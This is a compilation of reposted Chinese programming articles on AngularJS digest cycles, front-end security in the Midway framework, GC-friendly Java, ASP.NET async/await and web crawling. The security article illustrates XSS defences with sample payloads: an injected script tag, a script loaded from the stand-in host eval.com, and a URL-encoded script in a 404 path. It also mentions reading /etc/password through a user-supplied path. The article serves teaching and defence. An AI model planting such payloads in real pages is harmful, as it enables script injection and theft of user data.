        if((dirty || asyncQueue.length) && !(ttl--)) {
          clearPhase();
          /*省略若干 throw error*/
        }

      } while (dirty || asyncQueue.length);

      clearPhase();

      while(postDigestQueue.length) {
        try {
          postDigestQueue.shift()();
        } catch (e) {
          $exceptionHandler(e);
        }
      }
    }
```

这段代码有两个关键的loop，对应两个关键概念。大loop就是所谓的dirty check。什么是dirty？只要进入了这个循环，就是dirty的，直到值已经稳定下来。我们看到源码中用了lastDirtyWatch来作为标记，要使watch === lastDirtyWatch，至少第二次循环才能实现。这是因为在调用监听函数的时候，监听函数本身可能去修改属性，所以我们必须等到值已经完全不变了(或者超过了最大循环值)才能结束digest。另外看那个insanity warning，digest是进行深度优先遍历检测的。所以在设计复杂的directive时，要非常注意在scope哪个层级调用digest。在写简单应用的时候，dirty check和遍

历子元素都没有什么问题，但是相比于基于observer的模式，最主要的缺点是它的所有监听函数都是注册在scope上的，每次digest都要检测所有的watcher是否有变化。

最后总结一下视图，angular在视图层的设计上较为完备，但同时概念也更多更复杂，在首屏渲染时速度不够快。并且内存开销是vue ko等轻框架倍数级的。但它的本身的规范和各个方面考虑的周全性确是非常值得学习，实际上也对后来者产生了极大的指导性意义。

其他

这里再记录一个实践中的问题，就是如何对数据实现getter 和setter？比如说这样一个场景：有个三个输入框，第一个让用户填姓，第二个填名，第三个自动显示“姓+空格+名”。用户也可以直接在第三个框中填，第一框和第二框会自动变化。这个时候如果有类似于ko的computed property就简单了，不然只能用$watch加中间变量去实现，代码会有点难看。有代码洁癖的话相信各位迟早会碰到这个问题，以下提供几个参考资料：

https://github.com/angular/angular.js/issues/768

http://stackoverflow.com/questions/11216651/computed-properties-in-angular-js 请看第二个答案。

http://stackoverflow.com/questions/21289577/getter-setter-support-with-ng-model-in-angularjs

总结

总体来说，AngularJS无论在设计还是实践具有指导性意义。对新手来说学习曲线较陡，但如果能深入，收获是很大的。AngularJS本身在工程上也有很多其他产出，比如，从它中间独立出来发展成了通用测试框架。还是建议各位读者可以跟一跟AngularJS2.0的开发，必能受益。

原文链接:

http://www.cnblogs.com/sskyy/p/3709649.html

前后端分离模式下的安全解决方案

作者:lorrylockie

前言

在前后端分离的开发模式中，从开发的角色和职能上来讲，一个最明显的变化就是：以往传统中，只负责浏览器环境中开发的前端同学，需要涉猎到服务端层面，编写服务端代码。而摆在面前的一个基础性问题就是如何保障*Web*安全?

本文就在前后端分离模式的架构下，针对前端在Web开发中，所遇到的安全问题以及应对措施和注意事项，并提出解决方案。

跨站脚本攻击(XSS)的防御

问题及解决思路

跨站脚本攻击（XSS，Cross-site scripting）是最常见和基本的攻击Web网站的方法。攻击者可以在网页上发布包含攻击性代码的数据，当浏览者看到此网页时，特定的脚本就会以浏览者用户的身份和权限来执行。通过XSS可以比较容易地修改用户数据、窃取用户信息以及造成其它类型的攻击，例如：CSRF攻击。

预防XSS攻击的基本方法是：确保任何被输出到HTML页面中的数据以HTML的方式进行转义（HTML escape）。例如下面的模板代码:

```
1.  <textarea name="description">$description</textarea>
```

这段代码中的$description为模板的变量（不同模板中定义的变量语法不同，这里只是示意一下），由用户提交的数据，那么攻击者可以输入一段包含”JavaScript”的代码，使得上述模板语句的结果变成如下的结果：

```
1.  <textarea name="description">
2.  </textarea><script>alert('hello')'</script>
3.  </textarea>
```

上述代码，在浏览器中渲染，将会执行JavaScript代码并在屏幕上alert hello。当然这个代码是无害的，但攻击者完全可以创建一个JavaScript来修改用户资料或者窃取cookie数据。

解决方法很简单，就是将$description的值进行html escape，转义后的输出代码如下

```
1.  <textarea name="description">
2.&lt;/textarea&gt;&lt;script&gt;alert(&quot;hello!&quot;)&lt;/script&gt;
3.  </textarea>
```

以上经过转义后的HTML代码是没有任何危害的。

Midway的解决方案

转义页面中所有用户输出的数据

对数据进行转义有以下几种情况和方法：

1. 使用模板内部提供的机制进行转义

中途岛内部使用KISSY xtemplate作为模板语言。

在xtemplate实现中，语法上使用两个中括号（ {{val}}）解析模板数据，，默认既是对数据进行HTML转义的，所以开发者可以这样写模板：

```
1.  <textarea name="description">{{description}}</textarea>
```

在xtemplate中，如果不希望输出的数据被转义，需要使用三个中括号（{{{val}}}）。

2. 在Midway中明确的调用转义函数

开发者可以在Node.js程序或者模板中，直接调用Midway提供的HTML转义方法，显示的对数据进行转义，如下：

方法1：在Node.js程序中对数据进行HTML转义

```
1.  var Security= require('midway-security');
2.  //data from server，eg {html:'</textarea>'，other:""}
3.  data.html =Security.escapeHtml(data.html);
4.  xtpl = xtpl.render(data);
```

方法2：在模板中对HTML数据进行HTML转义

```
1.<textarea name="description">Security.escapeHtml({{{description}}})</textarea>
```

注意：只有当模板内部没有对数据进行转义的时候才使用Security.escapeHtml进行转义。 否则，模板内部和程序会两次转义叠加，导致不符合预期的输出。

推荐：如果使用xtemplate，建议直接使用模板内置的{{}}进行转义； 如果使用其他模板，建议使用Security.escapeHtml进行转义。

过滤页面中用户输出的富文本

你可能会想到：“其实我就是想输出富文本，比如一些留言板、论坛给用户提供一些简单的字体大小、颜色、背景等功能，那么我该如何处理这样的富文本来防止XSS呢？”

1. 使用Midway中Security提供的richText函数

Midway中提供了richText方法，专门用来过滤富文本，防止XSS、钓鱼、cookie窃取等漏洞。

有一个留言板，模板代码可能如下：

```
1.  <div class="message-board">
2.  {{{message}}}
3.  </div>
```

因为message是用户的输入数据，其留言板的内容，包含了富文本信息，所以这里在xtemplate中，使用了三个大括号，默认不进行HTML转义；那么用户输入的数据假如如下：

```
1.<script src="http://eval.com/eval.js"></script><span style="color:red;font-size:20px;position:fixed;">我在留言中</span>
```

上述的富文本数据如果直接输出到页面中，必然会导致eval.com站点的js注入到当前页面中，造成了XSS攻击。为了防止这个漏洞，我们只要在模板或者程序中，调用Security.richText方法，处理用户输入的富文本。

调用方法与escapeHtml类似，有如下两种方式

方法1: 直接在Node.js程序中调用

```
1.  message =Security.richText(message);
2.  var html = xtpl.render(message)
```

方法2： 在模板中调用

```
1.  <div class="message-board">
2.  Security.richText({{{message}}})
3.  </div>
```

通过调用Security的richText方法后，最终的输出如下：

```
1.  <div class="message-board">
2.  <span style="color:red;font-size:20px;">我在留言中</span>
3.  </div>
```

可以看出，首先：会造成XSS攻击的script标签被直接过滤掉；同时style标签中CSS属性position:fixed;样式也被过滤了。最终输出了无害的HTML富文本

了解其他可能导致XSS攻击的途径

除了在页面的模板中可能存在XSS攻击之外，在Web应用中还有其他几个途径也可能会有风险。

1. 出错页面的漏洞

一个页面如果找不到，系统可能会报一个404 Not Found的错误，例如：http://localhost/page/not/found

```
1.  404 NotFound
```

2. Page /page/not/found does not exsit

很显然：攻击者可以利用这个页面，构造一个类似这样的连接，http://localhost/%3Cscript%3Ealert%28%27hello%27%29%3C%2Fscript%3E，并引诱受害者点击；假如出错页面未对输出变量进行转义的话，那么连接中隐藏的 <script>alert('hello')</script> 将会被执行。

在express中，发送一个404页面的方法如下

1. res.send(404，'Sorry，we don\'t find that!')

这里就需要开发者注意错误页面(404或者其他错误状态)的处理方式。如果错误信息的返回内容带有路径信息（其实更准确的讲，是用户输入信息)，就一定要进行escapeHtml了。

后续，错误处理的安全机制，会在Midway框架层面中完成。

Midway解决方案的补充说明

其他模板引擎

Midway默认支持xtemplate模板，但将来也有可能支持其他模板：如jade、mustache、ejs等。目前在主流模板中，都提供了默认转义和不转义的输出变量写法，需要开发者特别留意其安全性。

关于escape的其他支持

除了对页面中输出的普通数据和富文本数据，一些场景中也还包含其他可能需要转义的情况，Midway提供了如下几个常用的转义方法，供开发者使用：

- escapeHtml 过滤指定的HTML中的字符，防XSS漏洞
- jsEncode 对输入的String进行JavaScript 转义 对中文进行unicode转义，单引号，双引号转义

- escapeJson 不破坏JSON结构的escape函数，只对json结构中name和vaule做escapeHtml处理
- escapeJsonForJsVar 可以理解就是jsEncode+escapeJson

例子如下

```
1. var jsonText ="{\"<script>\":\"<script>\"}";
2. console.log(SecurityUtil.escapeJson(jsonText));//{"&lt;script&gt;":"&lt;script&gt;"}
3.
4. var jsonText ="{\"你好\":\"<script>\"}";
5. console.log(SecurityUtil.escapeJsonForJsVar(jsonText));//{\"\u4f60\u597d\":\"&lt;script&gt;\"}
6.
7. var str ="alert(\"你好\")";
8. console.log(SecurityUtil.jsEncode(str));// alert(\"\u4f60\u597d\")
```

跨站请求伪造攻击(CSRF)的预防

问题及解决思路

名词解释： 表单：泛指浏览器端用于客户端提交数据的形式；包括a标签、ajax提交数据、form表单提交数据等，而非对等于HTML中的form标签。

跨站请求伪造（CSRF，Cross-site request forgery）是另一种常见的攻击。攻击者通过各种方法伪造一个请求，模仿用户提交表单的行为，从而达到修改用户的数据或执行特定任务的目的。

为了假冒用户的身份，CSRF攻击常常和XSS攻击配合起来做，但也可以通过其它手段：例如诱使用户点击一个包含攻击的链接。

解决CSRF攻击的思路分如下两个步骤

1. 增加攻击的难度。GET请求是很容易创建的，用户点击一个链接就可以发起GET类型的请求，而POST请求相对比较难，攻击者往往需要借助JavaScript才能实现；因此，确保form表单或者服务端接口只接受POST类型的提交请求，可以增加系统的安全性。

2. 对请求进行认证，确保该请求确实是用户本人填写表单或者发起请求并提交的，而不是第三者伪造的。

一个正常用户修改网站信息的过程如下

- 用户请求修改信息(1) -> 网站显示用户修改信息的表单(2) -> 用户修改信息并提交(3) -> 网站接受用户修改的数据并保存(4)

而一个CSRF攻击则不会走这条路线，而是直接伪造第2步用户提交信息

- 直接跳到第2步(1) -> 伪造要修改的信息并提交(2) -> 网站接受攻击者修改参数数据并保存(3)

只要能够区分这两种情况，就能够预防CSRF攻击。那么如何区分呢？就是对第2步所提交的信息进行验证，确保数据源自第一步的表单。具体的验证过程如下：

- 用户请求修改信息(1) -> 网站显示用于修改信息的空白表单，表单中包含特殊的token同时把token保存在session中(2) -> 用户修改信息并提交，同时发回token信息到服务端(3) -> 网站比对用户发回的token和session中的token，应该一致，则接受用户修改的数据，并保存

这样，如果攻击者伪造要修改的信息并提交，是没办法直接访问到session的，所以也没办法拿到实际的token值；请求发送到服务端，服务端进行token校验的时候，发现不一致，则直接拒绝此次请求。


Midway解决方案

禁用GET提交表单

如果服务端不接受GET方式提交的表单数据，那么将会给攻击者带来非常大的难度；因为在页面上构造一个a标签href属性或者img标签src属性来构造一个请求是非常容易的，但是如果要POST提交，就必须要通过脚本才可以实现。

用CSRF token验证请求

因为Midway不涉及到淘宝分布式session及token校验这一层面逻辑，所以在Midway框架中，只将token在server和客户端之间进行转发，本身不做实际的校验工作。流程如下：



后续：在Midway中，Node.js和淘宝的分布式session对接后，可以考虑在Midway这一层自动进行token校验；毕竟安全校验越早进行，成本也会更低。

建议：在Midway中，可以判断是否request中有token的值，如果一个修改操作，没有token，可以直接在Midway层认为是不安全的，将请求丢弃掉。

其他安全问题

关于常见的Web安全问题，还有如下几种，这里只做一些简介，后续会持续继承到Midway framework中。

- HTTP Headers安全
- CRLF Injection 攻击者想办法在响应头中注入两个CRLF特殊字符，导致响应数据格式异常，从而注入script等
- 拒绝访问攻击 每个请求因为都会默认带上cookie，而服务器一般都会限制cookie的大小，这就导致了，如果用户客户端cookie被设置成了超过某个阀值，那么用户就再也无法访问网站了
- cookie防窃取 一般cookie窃取都是通过JavaScript(XSS漏洞)获取到的，所以尽量将cookie设置成http only，并且加上cookie过期时间

关于cookie的安全问题，之前WebX已经有较好的解决方案；此次Midway不负责cookie的设置和校验等工作，只负责转发到WebX层面进行check

关于Node.js

XSS等注入性漏洞是所有漏洞中最容易被忽略，占互联网总攻击的70%以上；开发者编写Node.js代码时，要时刻提醒自己，永远不要相信用户的输入。

比如如下几个例子。

- var mod = fs.readFileSync('path'); 如果path来源于用户输入，那么假设用户输入/etc/
password，则会读取到不应该读取的内容，造成密码泄漏风险
- var result = eval(jsonVal); 一定要确保json-
Val是json，而不是用户的输入
- …… 其他可能包含用户输入的地方，一定要确认用户的输入是我们期望的值

总结

前后端分离模式下，可以让传统的前端开发人员开始编写后端代码，虽然从架构上讲，只负责模板这一层，但也会接触大量的后端代码；所以安全对于前端来说，这是一个不小的挑战。

原文链接:

http://ued.taobao.org/blog/2014/05/midway-security/

面向GC的Java编程

作者:王晨纯

Java程序员在编码过程中通常不需要考虑内存问题，JVM经过高度优化的GC机制大部分情况下都能够很好地处理堆(Heap)的清理问题。以至于许多Java程序员认为，我只需要关心何时创建对象，而回收对象，就交给GC来做吧！甚至有人说，如果在编程过程中频繁考虑内存问题，是一种退化，这些事情应该交给编译器，交给虚拟机来解决。

这话其实也没有太大问题，的确，大部分场景下关心内存、GC的问题，显得有点“杞人忧天”了，高老爷说过：

过早优化是万恶之源。

但另一方面，什么才是“过早优化”?

If we could do things right for the first time, why not?

事实上JVM的内存模型(JMM)理应是Java程序员的基础知识，处理过几次JVM线上内存问题之后就会很明显感受到，很多系统问题，都是内存问题。

对JVM内存结构感兴趣的同学可以看下 浅析Java虚拟机结构与机制 这篇文章，本文就不再赘述了，本文也并不关注具体的GC算法，相关的文章汗牛充栋，随时可查。

另外，不要指望GC优化的这些技巧，可以对应用性能有成倍的提高，特别是对I/O密集型的应用，或是实际落在YoungGC上的优化，可能效果只是帮你减少那么一点YoungGC的频率。

但我认为，优秀程序员的价值，不在于其所掌握的几招屠龙之术，而是在细节中见真著，就像前面说的，如果我们可以一次把事情做对，并且做好，在允许的范围内尽可能追求卓越，为什么不去做呢?

一、GC分代的基本假设

大部分GC算法，都将堆内存做分代(Generation)处理，但是为什么要分代呢，又为什么不叫内存分区、分段，而要用面向时间、年龄的“代”来表示不同的内存区域?

GC分代的基本假设是:

绝大部分对象的生命周期都非常短暂，存活时间短。

而这些短命的对象，恰恰是GC算法需要首先关注的。所以在大部分的GC中，YoungGC（也称作MinorGC）占了绝大部分，对于负载不高的应用，可能跑了数个月都不会发生FullGC。

基于这个前提，在编码过程中，我们应该尽可能地缩短对象的生命周期。在过去，分配对象是一个比较重的操作，所以有些程序员会尽可能地减少new对象的次数，尝试减小堆的分配开销，减少内存碎片。

但是，短命对象的创建在JVM中比我们想象的性能更好，所以，不要吝啬new关键字，大胆地去new吧。

当然前提是不做无谓的创建，对象创建的速率越高，那么GC也会越快被触发。

结论:

分配小对象的开销分享小，不要吝啬去创建。

GC最喜欢这种小而短命的对象。

让对象的生命周期尽可能短，例如在方法体内创建，使其能尽快地在YoungGC中被回收，不会晋升(romote)到年老代(Old Generation)。

二、对象分配的优化

基于大部分对象都是小而短命，并且不存在多线程的数据竞争。这些小对象的分配，会优先在线程私有的 TLAB 中分配，TLAB中创建的对象，不存在锁甚至是CAS的开销。

TLAB占用的空间在Eden Generation。

当对象比较大，TLAB的空间不足以放下，而JVM又认为当前线程占用的TLAB剩余空间还足够时，就会直接在Eden Generation上分配，此时是存在并发竞争的，所以会有CAS的开销，但也还好。

当对象大到Eden Generation放不下时，JVM只能尝试去Old Generation分配，这种情况需要尽可能避免，因为一旦在Old Generation分配，这个对象就只能被Old Generation的GC或是FullGC回收了。

三、不可变对象的好处

GC算法在扫描存活对象时通常需要从ROOT节点开始，扫描所有存活对象的引用，构建出对象图。

不可变对象对GC的优化，主要体现在Old Generation中。

可以想象一下，如果存在Old Generation的对象引用了Young Generation的对象，那么在每次YoungGC的过程中，就必须考虑到这种情况。

Hotspot JVM为了提高YoungGC的性能，避免每次YoungGC都扫描Old Generation中的对象引用，采用了 卡表(Card Table) 的方式。

简单来说，当Old Generation中的对象发生对Young Generation中的对象产生新的引用关系或释放引用时，都会在卡表中响应的标记上标记为脏(dirty)，而YoungGC时，只需要扫描这些dirty的项就可以了。

可变对象对其它对象的引用关系可能会频繁变化，并且有可能在运行过程中持有越来越多的引用，特别是容器。这些都会导致对应的卡表项被频繁标记为dirty。

而不可变对象的引用关系非常稳定，在扫描卡表时就不会扫到它们对应的项了。

注意，这里的不可变对象，不是指仅仅自身引用不可变的final对象，而是真正的Immutable Objects。

四、引用置为null的传说

早期的很多Java资料中都会提到在方法体中将一个变量置为null能够优化GC的性能，类似下面的代码：

```
List<String> list = new ArrayList<String>();
```

```
// some code
list = null; // help GC
```

事实上这种做法对GC的帮助微乎其微，有时候反而会导致代码混乱。

我记得几年前 @rednaxelafx 在HLL VM小组中详细论述过这个问题，原帖我没找到，结论基本就是：

在一个非常大的方法体内，对一个较大的对象，将其引用置为null，某种程度上可以帮助GC。

大部分情况下，这种行为都没有任何好处。

所以，还是早点放弃这种“优化”方式吧。

GC比我们想象的更聪明。

五、手动档的GC

在很多Java资料上都有下面两个奇技淫巧：

通过Thread.yield()让出CPU资源给其它线程。

通过System.gc()触发GC。

事实上JVM从不保证这两件事，而System.gc()在JVM启动参数中如果允许显式GC，则会触发FullGC，对于响应敏感的应用来说，几乎等同于自杀。

So，让我们牢记两点：

Never use Thread.yield()。

Never use System.gc()。除非你真的需要回收Native Memory。

第二点有个Native Memory的例外，如果你在以下场景：

· 使用了NIO或者NIO框架（Mina/Netty）

· 使用了DirectByteBuffer分配字节缓冲区

· 使用了MappedByteBuffer做内存映射

由于Native Memory只能通过FullGC（或是CMS GC）回收，所以除非你非常清楚这时真的有必要，否则不要轻易调用System.gc()，且行且珍惜。

另外为了防止某些框架中的System.gc调用（例如NIO框架、Java RMI），建议在启动参数中加上-XX:+DisableExplicitGC来禁用显式GC。

这个参数有个巨大的坑，如果你禁用了System.gc()，那么上面的3种场景下的内存就无法回收，可能造成OOM，如果你使用了CMS GC，那么可以用这个参数替代：-XX:+ExplicitGCInvokesConcurrent。

关于System.gc()，可以参考 @bluedavy 的几篇文章：

· CMS GC会不会回收Direct ByteBuffer的内存

· 说说在Java启动参数上我犯的错

· java.lang.OutOfMemoryError:Map failed

六、指定容器初始化大小

Java容器的一个特点就是可以动态扩展，所以通常我们都不会去考虑初始大小的设置，不够了反正会自动扩容呗。

但是扩容不意味着没有代价，甚至是很高的代价。

例如一些基于数组的数据结构，例如StringBuilder、StringBuffer、ArrayList、HashMap等等，在扩容的时候都需要做ArrayCopy，对于不断增长的结构来说，经过若干次扩容，会存在大量无用的老数组，而回收这些数组的压力，全都会加在GC身上。

这些容器的构造函数中通常都有一个可以指定大小的参数，如果对于某些大小可以预估的容器，建议加上这个参数。

可是因为容器的扩容并不是等到容器满了才扩容，而是有一定的比例，例如HashMap的扩容阈值和负载因子(loadFactor)相关。

Google Guava 框架对于容器的初始容量提供了非常便捷的工具方法，例如：

Lists.newArrayListWithCapacity(initialArraySize);

Lists.newArrayListWithExpectedSize(estimatedSize);

Sets.newHashSetWithExpectedSize(expectedSize);

Maps.newHashMapWithExpectedSize(expectedSize);

这样我们只要传入预估的大小即可，容量的计算就交给Guava来做吧。

反例：

如果采用默认无参构造函数，创建一个ArrayList，不断增加元素直到OOM，那么在此过程中会导致：

多次数组扩容，重新分配更大空间的数组

多次数组拷贝

内存碎片

七、对象池

为了减少对象分配开销，提高性能，可能有人会采取对象池的方式来缓存对象集合，作为复用的手段。

但是对象池中的对象由于在运行期长期存活，大部分会晋升到Old Generation，因此无法通过YoungGC回收。

并且通常……没有什么效果。

对于对象本身：

如果对象很小，那么分配的开销本来就小，对象池只会增加代码复杂度。

如果对象比较大，那么晋升到Old Generation 后，对GC的压力就更大了。

从线程安全的角度考虑，通常池都是会被并发访问的，那么你就需要处理好同步的问题，这又是一个大坑，并且同步带来的开销，未必比你重新创建一个对象小。

对于对象池，唯一合适的场景就是当池中的每个对象的创建开销很大时，缓存复用才有意义，例如每次new都会创建一个连接，或是依赖一次RPC。

比如说：

· 线程池

· 数据库连接池

· TCP连接池

即使你真的需要实现一个对象池，也请使用成熟的开源框架，例如Apache Commons Pool。

另外，使用JDK的ThreadPoolExecutor作为线程池，不要重复造轮子，除非当你看过AQS的源码后认为你可以写得比Doug Lea更好。

八、对象作用域

尽可能缩小对象的作用域，即生命周期。

如果可以在方法内声明的局部变量，就不要声明为实例变量。

除非你的对象是单例的或不变的，否则尽可能少地声明static变量。

九、各类引用

java.lang.ref.Reference有几个子类，用于处理和GC相关的引用。JVM的引用类型简单来说有几种：

· Strong Reference，最常见的引用

· Weak Reference，当没有指向它的强引用时会被GC回收

· Soft Reference，只当临近OOM时才会被GC回收

· Phantom Reference，主要用于识别对象被GC的时机，通常用于做一些清理工作

当你需要实现一个缓存时，可以考虑优先使用WeakHashMap，而不是HashMap，当然，更好的选择是使用框架，例如Guava Cache。

最后，再次提醒，以上的这些未必可以对代码有多少性能上的提升，但是熟悉这些方法，是为了帮助我们写出更卓越的代码，和GC更好地合作。

原文链接:

http://blog.hesey.net/2014/05/gc-oriented-java-programming.html

简单粗暴有效解释ASP.NET中的线程池是怎样处理Http请求的

作者:Edi_Wang

自从有了.NET 4.5，我们又多了一个装逼语法：async，await。但如果错用就会装逼不成反变傻逼。首先我们得明白在ASP.NET中async await所针对的问题，这样才能正确的装逼。于是我们就不得不先研究一下线程池。

在IIS服务器上，处理Http请求的是线程，和Windows的其他软件一样，干活的永远是线程，而不应该说是进程。一个线程同时只能处理一个request，而web上的request不可能同时永远只有一个，所以线程需要和他的小伙伴们一起组成线程池，才能保证网站的响应。当一个线程处理完了手头的请求，它就被释放掉了，于是如果再有新的请求进来他就能再去处理。但如果当线程用完了，并且他们正在处理的请求都没完成，网站就卡住了，用户就只能等出翔。这时候IIS就会返回一个HTTP 503爆给用户。

打个比方，IIS服务器就好像银行，Http请求就好像顾客，银行开的窗口数量就是进程池里的进程数量。比如银行同时开了5个窗口，只来了一个顾客，那其他4个窗口就是空闲状态，如果再来顾客，就会被分配到其他窗口。如果来了20个顾客，那5个窗口都会满，在任意一名顾客完成他的业务离开柜台之前，后面的顾客就只能排队等出翔了。

说了这么多，还是没有说线程池和async await的关系。简单的说，如果不用async，那么request的处理是同步的，处理它的线程在这个request的工作完成之前一直处于忙状态，此时他是不能处理别的request的。这就好像银行的一个窗口前来了一名顾客，结果那个顾客业务办到一半，突然对柜台说”我要去拉翔“，如果你不用async，那么这个窗口的营业员就必须等到这位顾客把翔拉完回来继续办业务，在顾客拉翔期间，虽然他不再占用这个窗口的资源，但这个窗口还是傻乎乎的处于忙状态，就是不给下一个顾客办理业务。而如果你用了async await，那么在这位顾客出去拉翔的时候，这个窗口的营业员就可以给下一个顾客办理业务，但是，要注意，**当刚才那位**

顾客把翔拉完回来的时候，继续处理他业务的不一定是刚才那个窗口了！！！这就是为什么在async await里，await 回来的请求未必能找到刚才的httpcontext。

通过刚才的比喻，不难发现，拉翔这件事和窗口的资源无关，这就好像IO操作读写文件和从远程服务器取数据一样，这种操作才是适合await的。如果是要服务器CPU参与的工作，则不用await。

当然，await的位置是有讲究的，你的代码能不能让一位顾客在拉翔的时候去干别的事？（注意下面的代码所想要表达的意思已经不仅仅是某一个线程了）

如果你是这样写的：

```
async Task Foo()
{
        var xiang = await customer.PullShitAsync();
        DoSomething();
}
```

那么DoSomething()依然会等到顾客把翔拉完才执行。

如果你想在顾客拉翔的时候DoSomething()，就应该这么写：

```
async Task Foo()
{
        var xiangTask = customer.PullShitAsync();
        DoSomething();
        var xiang = await xiangTask;
}
```

如果你有一堆顾客要拉翔，不应该这样写：

```
foreach(var c in customers)
{
```

```
        await c.PullShitAsync();
}
```

这样会导致一个顾客在拉翔的时候，下一个顾客必须等他拉完才能拉。

而要这样写：

```
var shitTasks = new List<Task>();
foreach(var c in customers)
{
        shitTasks.Add(c.PullShitAsync());
}
await Task.WhenAll(shitTasks);
```

这样就允许大家一起拉翔，后去拉翔的人可能比前去拉翔的人先拉完。

当然，顾客拉翔也可能出现意外，比如：

一坨翔拉了一天:RequstTimeout

拉着拉着人没了:ClientDisconnected

这些都是ASP.NET自带的Cancellation token。意思就是当这些情况发生的时候，不要傻乎乎的await了。

原文链接:

http://diaosbook.com/Post/2014/5/7/async-await-how-aspnet-threadpool-process-requests

Python 爬虫如何入门学习?

作者:谢科

“入门”是良好的动机，但是可能作用缓慢。如果你手里或者脑子里有一个项目，那么实践起来你会被目标驱动，而不会像学习模块一样慢慢学习。

另外如果说知识体系里的每一个知识点是图里的点，依赖关系是边的话，那么这个图一定不是一个有向无环图。因为学习A的经验可以帮助你学习B。因此，你不需要学习怎么样“入门”，因为这样的“入门”点根本不存在！你需要学习的是怎么样做一个比较大的东西，在这个过程中，你会很快地学会需要学会的东西的。当然，你可以争论说需要先懂python，不然怎么学会python做爬虫呢？但是事实上，你完全可以在做这个爬虫的过程中学习python :D

看到前面很多答案都讲的“术”——用什么软件怎么爬，那我就讲讲“道”和“术”吧——爬虫怎么工作以及怎么在python实现。

先长话短说summarize一下：

你需要学习

1. 基本的爬虫工作原理
2. 基本的http抓取工具，scrapy
3. Bloom Filter: Bloom Filters by Example
4. 如果需要大规模网页抓取，你需要学习分布式爬虫的概念。其实没那么玄乎，你只要学会怎样维护一个所有集群机器能够有效分享的分布式队列就好。最简单的实现是python-rq: https://github.com/nvie/rq
5. rq和Scrapy的结合：darkrho/scrapy-redis · GitHub

6. 后续处理，网页析取(grangier/python-goose · GitHub)，存储(Mongodb)

以下是短话长说：

说说当初写的一个集群爬下整个豆瓣的经验吧。

1）首先你要明白爬虫怎样工作。

想象你是一只蜘蛛，现在你被放到了互联“网”上。那么，你需要把所有的网页都看一遍。怎么办呢？没问题呀，你就随便从某个地方开始，比如说人民日报的首页，这个叫initial pages，用$表示吧。

在人民日报的首页，你看到那个页面引向的各种链接。于是你很开心地从爬到了“国内新闻”那个页面。太好了，这样你就已经爬完了俩页面（首页和国内新闻）！暂且不用管爬下来的页面怎么处理的，你就想象你把这个页面完完整整抄成了个html放到了你身上。

